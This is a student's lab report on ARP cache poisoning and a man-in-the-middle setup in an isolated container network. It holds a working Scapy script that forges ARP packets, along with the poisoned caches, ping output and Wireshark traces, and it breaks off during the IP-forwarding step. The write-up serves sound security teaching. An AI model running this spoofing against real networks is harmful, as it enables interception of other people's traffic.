
On clearing the caches of B and A respectively, the outputs are

B’s cache




```
root@55f57bce7089:/# arp -d 10.9.0.105
root@55f57bce7089:/# arp -d 10.9.0.5
root@55f57bce7089:/# arp
root@55f57bce7089:/# 
```

A’s cache




```
root@73802eb35928:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.99                ether   aa:bb:cc:dd:ee:ff   C                     eth0
10.0.2.105               ether   02:42:0a:09:00:69   C                     eth0
root@73802eb35928:/# 
```

Gratuitous messages are sent from 10.9.0.6 and 10.9.0.5 and the corresponding packet information is displayed below -



```
###[ Ethernet ]###
  dst       = FF:FF:FF:FF:FF:FF
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = FF:FF:FF:FF:FF:FF
     pdst      = 10.9.0.6

.
Sent 1 packets.
```




```
M-10.9.0.105:PES1UG20CS280:/python3 task1C.py
###[ Ethernet ]###
  dst       = FF:FF:FF:FF:FF:FF
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.5
     hwdst     = FF:FF:FF:FF:FF:FF
     pdst      = 10.9.0.5
```

COMPUTER NETWORK SECURITY LAB -03

Name: Pavan R Kashyap SRN: PES1UG20CS280


5th Semester E section

Tcpdump is executed on both Host A and Host B. The corresponding ARP cache after tcpdump command is shown below



```
root@73802eb35928:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
10:00:23.433118 ARP, Request who-has 10.9.0.6 (ff:ff:ff:ff:ff:ff) tell 10.9.0.6, length 28
10:00:38.883831 ARP, Request who-has 10.9.0.5 (ff:ff:ff:ff:ff:ff) tell 10.9.0.5, length 28
^Z
[14]+  Stopped                 tcpdump -i eth0 -n
root@73802eb35928:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.99                ether   aa:bb:cc:dd:ee:ff   C                     eth0
10.0.2.105               ether   02:42:0a:09:00:69   C                     eth0
root@73802eb35928:/#
```

The ARP cache of Host A does not get updated with the IP, MAC mapping.



```
root@55f57bce7089:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
10:00:23.433004 ARP, Request who-has 10.9.0.6 (ff:ff:ff:ff:ff:ff) tell 10.9.0.6, length 28
10:00:38.883828 ARP, Request who-has 10.9.0.5 (ff:ff:ff:ff:ff:ff) tell 10.9.0.5, length 28
^Z
[12]+  Stopped                 tcpdump -i eth0 -n
root@55f57bce7089:/# arp
root@55f57bce7089:/#
```

The ARP cache of Host B does not get updated with the IP, MAC mapping.

Question:

1. Why does VM B's ARP cache remain unchanged in this approach even though the packet was broadcasted on the network?

Answer: Gratuitous messages are used to update old information held by the ARP caches. In Scenario 2, there is no entry of the other Hosts in their respective caches. There is no entry to update in the first place, and hence the caches stay the same before and after exchange of the gratuitous message.


COMPUTER NETWORK SECURITY LAB -03

Name: Pavan R Kashyap SRN: PES1UG20CS280

5th Semester E section


Task 2: MITM Attack on Telnet using ARP Cache Poisoning

Code (Task2.py or Task11Ax.py):




```
#!/usr/bin/python3
from scapy.all import *

arp = ARP(hwsrc="02:42:0a:09:00:69",      #attacker mac
          psrc = "10.9.0.6",              #one of the host, b
          hwdst = "FF:FF:FF:FF:FF:FF",
          pdst = "10.9.0.5")              #other host, a
pkt = Ether(src = "02:42:0a:09:00:69", dst = "FF:FF:FF:FF:FF:FF" )/arp
#pkt.show()
sendp(pkt)
```

Task 11A.py and Task2.py (or Task11Ax.py) are executed one after the other so that the caches of both Hosts A and B can be poisoned.



```
M-10.9.0.105:PES1UG20CS280:/# python3 task11A.py
###[ Ethernet ]###
  dst       = FF:FF:FF:FF:FF:FF
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = FF:FF:FF:FF:FF:FF
     pdst      = 10.9.0.5

.
Sent 1 packets.
M-10.9.0.105:PES1UG20CS280:/ python3 task11Ax.py
###[ Ethernet ]###
  dst       = FF:FF:FF:FF:FF:FF
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.5
     hwdst     = FF:FF:FF:FF:FF:FF
     pdst      = 10.9.0.6
```

Host A’s cache before and after ARP poisoning is shown below-




```
root@73802eb35928:/# arp
root@73802eb35928:/# arp
Address                  HWtype  HWaddress           Flags Mask
    Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C
    eth0
```

COMPUTER NETWORK SECURITY LAB -03

Name: Pavan R Kashyap SRN: PES1UG20CS280
5th Semester E section


Host B's cache before and after ARP poisoning is as shown below



```
root@55f57bce7089:/#  arp
root@55f57bce7089:/# arp
Address                  HWtype  HWaddress           Flags Mask
     Iface
A-10.9.0.5.net-10.9.0.0  ether   02:42:0a:09:00:69   C
|     eth0
```


Step-2 Testing:

When IP forwarding is disabled, then the attacker machine acts like a host. All packets of information exchanged between A and B go to the attacker machine first from the sender and then reach the receiver on the other end. When Host B is pinged from Host A, the ping is successful. However, the packets reach Host B via the attacker machine M.



```
root@73802eb35928:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=10 ttl=64 time=0.175 ms
64 bytes from 10.9.0.6: icmp_seq=11 ttl=64 time=0.096 ms
64 bytes from 10.9.0.6: icmp_seq=12 ttl=64 time=0.117 ms
64 bytes from 10.9.0.6: icmp_seq=13 ttl=64 time=0.071 ms
64 bytes from 10.9.0.6: icmp_seq=14 ttl=64 time=0.071 ms
64 bytes from 10.9.0.6: icmp_seq=15 ttl=64 time=0.075 ms
64 bytes from 10.9.0.6: icmp_seq=16 ttl=64 time=0.071 ms
64 bytes from 10.9.0.6: icmp_seq=17 ttl=64 time=0.097 ms
64 bytes from 10.9.0.6: icmp_seq=18 ttl=64 time=0.083 ms
64 bytes from 10.9.0.6: icmp_seq=19 ttl=64 time=0.083 ms
64 bytes from 10.9.0.6: icmp_seq=20 ttl=64 time=0.112 ms
64 bytes from 10.9.0.6: icmp_seq=21 ttl=64 time=0.075 ms
64 bytes from 10.9.0.6: icmp_seq=22 ttl=64 time=0.080 ms
64 bytes from 10.9.0.6: icmp_seq=23 ttl=64 time=0.067 ms
64 bytes from 10.9.0.6: icmp_seq=24 ttl=64 time=0.090 ms
64 bytes from 10.9.0.6: icmp_seq=25 ttl=64 time=0.101 ms
^Z
```


The corresponding Wireshark outputs are shown. The first screenshot shows task11A.py and task2.py in action (ARP cache poisoning)



```
 1 2022-09-11 08:0… 02:42:0a:09:00:69     ARP   44 Who has 10.9.0.6? Tell 10.9.0.5
 2 2022-09-11 08:0… 02:42:0a:09:00:69     ARP   44 Who has 10.9.0.6? Tell 10.9.0.5
 3 2022-09-11 08:0… 02:42:0a:09:00:69     ARP   44 Who has 10.9.0.6? Tell 10.9.0.5
 4 2022-09-11 08:0… 02:42:0a:09:00:69     ARP   44 Who has 10.9.0.6? Tell 10.9.0.5
 5 2022-09-11 08:0… 02:42:0a:09:00:06     ARP   44 10.9.0.6 is at 02:42:0a:09:00:06
 6 2022-09-11 08:0… 02:42:0a:09:00:06     ARP   44 10.9.0.6 is at 02:42:0a:09:00:06
 7 2022-09-11 08:0… 02:42:0a:09:00:69     ARP   44 Who has 10.9.0.5? Tell 10.9.0.6 (duplicate use of 10.9.0.6 de…
 8 2022-09-11 08:0… 02:42:0a:09:00:69     ARP   44 Who has 10.9.0.5? Tell 10.9.0.6 (duplicate use of 10.9.0.6 de…
 9 2022-09-11 08:0… 02:42:0a:09:00:69     ARP   44 Who has 10.9.0.5? Tell 10.9.0.6 (duplicate use of 10.9.0.6 de…
10 2022-09-11 08:0… 02:42:0a:09:00:69     ARP   44 Who has 10.9.0.5? Tell 10.9.0.6 (duplicate use of 10.9.0.6 de…
11 2022-09-11 08:0… 02:42:0a:09:00:05     ARP   44 10.9.0.5 is at 02:42:0a:09:00:05 (duplicate use of 10.9.0.6 d…
12 2022-09-11 08:0… 02:42:0a:09:00:05     ARP   44 10.9.0.5 is at 02:42:0a:09:00:05 (duplicate use of 10.9.0.6 d…
```


The corresponding ICMP request response packets when Host A pings Host B is displayed here.

The attacker M can sniff all these packets as they are reaching the destination via the system.



```
16 2022-09-11 08:0… 10.9.0.5            10.9.0.6     ICMP   100 Echo (ping) request  id=0x0024, seq=2/512, ttl=64 (no respons…
17 2022-09-11 08:0… 10.9.0.5            10.9.0.6     ICMP   100 Echo (ping) request  id=0x0024, seq=3/768, ttl=64 (no respons…
18 2022-09-11 08:0… 10.9.0.5            10.9.0.6     ICMP   100 Echo (ping) request  id=0x0024, seq=3/768, ttl=64 (no respons…
19 2022-09-11 08:0… 10.9.0.5            10.9.0.6     ICMP   100 Echo (ping) request  id=0x0024, seq=4/1024, ttl=64 (no respon…
20 2022-09-11 08:0… 10.9.0.5            10.9.0.6     ICMP   100 Echo (ping) request  id=0x0024, seq=4/1024, ttl=64 (no respon…
21 2022-09-11 08:0… 10.9.0.5            10.9.0.6     ICMP   100 Echo (ping) request  id=0x0024, seq=5/1280, ttl=64 (no respon…
22 2022-09-11 08:0… 10.9.0.5            10.9.0.6     ICMP   100 Echo (ping) request  id=0x0024, seq=5/1280, ttl=64 (no respon…
23 2022-09-11 08:0… 10.9.0.5            10.9.0.6     ICMP   100 Echo (ping) request  id=0x0024, seq=6/1536, ttl=64 (no respon…
24 2022-09-11 08:0… 10.9.0.5            10.9.0.6     ICMP   100 Echo (ping) request  id=0x0024, seq=6/1536, ttl=64 (no respon…
25 2022-09-11 08:0… 02:42:0a:09:00:05                ARP     44 Who has 10.9.0.6? Tell 10.9.0.5 (duplicate use of 10.9.0.5 de…
26 2022-09-11 08:0… 02:42:0a:09:00:05                ARP     44 Who has 10.9.0.6? Tell 10.9.0.5 (duplicate use of 10.9.0.5 de…
27 2022-09-11 08:0… 10.9.0.5            10.9.0.6     ICMP   100 Echo (ping) request  id=0x0024, seq=7/1792, ttl=64 (no respon…
28 2022-09-11 08:0… 10.9.0.5            10.9.0.6     ICMP   100 Echo (ping) request  id=0x0024, seq=7/1792, ttl=64 (no respon…

40 2022-09-11 08:0… 02:42:0a:09:00:05                ARP     44 Who has 10.9.0.6? Tell 10.9.0.5 (duplicate use of 10.9.0.5 de…
41 2022-09-11 08:0… 02:42:0a:09:00:05                ARP     44 Who has 10.9.0.6? Tell 10.9.0.5 (duplicate use of 10.9.0.5 de…
42 2022-09-11 08:0… 02:42:0a:09:00:05                ARP     44 Who has 10.9.0.6? Tell 10.9.0.5 (duplicate use of 10.9.0.5 de…
43 2022-09-11 08:0… 02:42:0a:09:00:06                ARP     44 10.9.0.6 is at 02:42:0a:09:00:06 (duplicate use of 10.9.0.5 d…
44 2022-09-11 08:0… 02:42:0a:09:00:06                ARP     44 10.9.0.6 is at 02:42:0a:09:00:06 (duplicate use of 10.9.0.5 d…
45 2022-09-11 08:0… 10.9.0.5            10.9.0.6     ICMP   100 Echo (ping) request  id=0x0024, seq=10/2560, ttl=64 (no respo…
46 2022-09-11 08:0… 10.9.0.5            10.9.0.6     ICMP   100 Echo (ping) request  id=0x0024, seq=10/2560, ttl=64 (reply in…
47 2022-09-11 08:0… 10.9.0.6            10.9.0.5     ICMP   100 Echo (ping) reply    id=0x0024, seq=10/2560, ttl=64 (request …
48 2022-09-11 08:0… 10.9.0.6            10.9.0.5     ICMP   100 Echo (ping) reply    id=0x0024, seq=10/2560, ttl=64
49 2022-09-11 08:0… 10.9.0.5            10.9.0.6     ICMP   100 Echo (ping) request  id=0x0024, seq=11/2816, ttl=64 (no respo…
50 2022-09-11 08:0… 10.9.0.5            10.9.0.6     ICMP   100 Echo (ping) request  id=0x0024, seq=11/2816, ttl=64 (reply in…
51 2022-09-11 08:0… 10.9.0.6            10.9.0.5     ICMP   100 Echo (ping) reply    id=0x0024, seq=11/2816, ttl=64 (request …
52 2022-09-11 08:0… 10.9.0.6            10.9.0.5     ICMP   100 Echo (ping) reply    id=0x0024, seq=11/2816, ttl=64
```

When Host A sends out an ARP request packet to map Host B (the ARP cache gets refreshed after a certain time), then Host A correctly maps the IP and MAC to Host B. Then onwards, the cache is no longer poisoned and the right mapping continues.



```
66 2022-09-11 08:0… 10.9.0.6            10.9.0.5     ICMP   100 Echo (ping) reply    id=0x0024, seq=14/3584, ttl=64
67 2022-09-11 08:0… 10.9.0.5            10.9.0.6     ICMP   100 Echo (ping) request  id=0x0024, seq=15/3840, ttl=64 (no respo…
68 2022-09-11 08:0… 10.9.0.5            10.9.0.6     ICMP   100 Echo (ping) request  id=0x0024, seq=15/3840, ttl=64 (reply in…
69 2022-09-11 08:0… 10.9.0.6            10.9.0.5     ICMP   100 Echo (ping) reply    id=0x0024, seq=15/3840, ttl=64 (request …
70 2022-09-11 08:0… 10.9.0.6            10.9.0.5     ICMP   100 Echo (ping) reply    id=0x0024, seq=15/3840, ttl=64
71 2022-09-11 08:0… 02:42:0a:09:00:06                ARP     44 Who has 10.9.0.5? Tell 10.9.0.6
72 2022-09-11 08:0… 02:42:0a:09:00:06                ARP     44 Who has 10.9.0.5? Tell 10.9.0.6
73 2022-09-11 08:0… 02:42:0a:09:00:05                ARP     44 10.9.0.5 is at 02:42:0a:09:00:05
74 2022-09-11 08:0… 02:42:0a:09:00:05                ARP     44 10.9.0.5 is at 02:42:0a:09:00:05
75 2022-09-11 08:0… 10.9.0.5            10.9.0.6     ICMP   100 Echo (ping) request  id=0x0024, seq=16/4096, ttl=64 (no respo…
76 2022-09-11 08:0… 10.9.0.5            10.9.0.6     ICMP   100 Echo (ping) request  id=0x0024, seq=16/4096, ttl=64 (reply in…
77 2022-09-11 08:0… 10.9.0.6            10.9.0.5     ICMP   100 Echo (ping) reply    id=0x0024, seq=16/4096, ttl=64 (request …
78 2022-09-11 08:0… 10.9.0.6            10.9.0.5     ICMP   100 Echo (ping) reply    id=0x0024, seq=16/4096, ttl=64
```


The corresponding question here has been answered above.

Step-3 Enable IP forwarding:

When IP forwarding is enabled. The attacker machine starts behaving like a router i.e it redirects packets from one interface to another.

When Host B is pinged from Host A, we see a certain set of ICMP redirect messages generated initially. ICMP redirect messages are sent from the router to the host when the router wants to indicate to the host that an alternate, shorter path exists to the destination.

Host A is pinging Host B via Attacker M. Host A and B lie in the same network and can therefore directly communicate with each other without the need for machine M.



```
root@73802eb35928:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=63 time=0.224 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9
64 bytes from 10.9.0.6: icmp_seq=2 ttl=63 time=0.198 ms
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9
64 bytes from 10.9.0.6: icmp_seq=3 ttl=63 time=0.096 ms
From 10.9.0.105: icmp_seq=4 Redirect Host(New nexthop: 10.9
64 bytes from 10.9.0.6: icmp_seq=4 ttl=63 time=0.136 ms
From 10.9.0.105: icmp_seq=5 Redirect Host(New nexthop: 10.9
64 bytes from 10.9.0.6: icmp_seq=5 ttl=63 time=0.157 ms
From 10.9.0.105: icmp_seq=6 Redirect Host(New nexthop: 10.9
64 bytes from 10.9.0.6: icmp_seq=6 ttl=63 time=0.101 ms
64 bytes from 10.9.0.6: icmp_seq=7 ttl=63 time=0.109 ms
From 10.9.0.105: icmp_seq=8 Redirect Host(New nexthop: 10.9
64 bytes from 10.9.0.6: icmp_seq=8 ttl=63 time=0.162 ms
64 bytes from 10.9.0.6: icmp_seq=9 ttl=63 time=0.137 ms
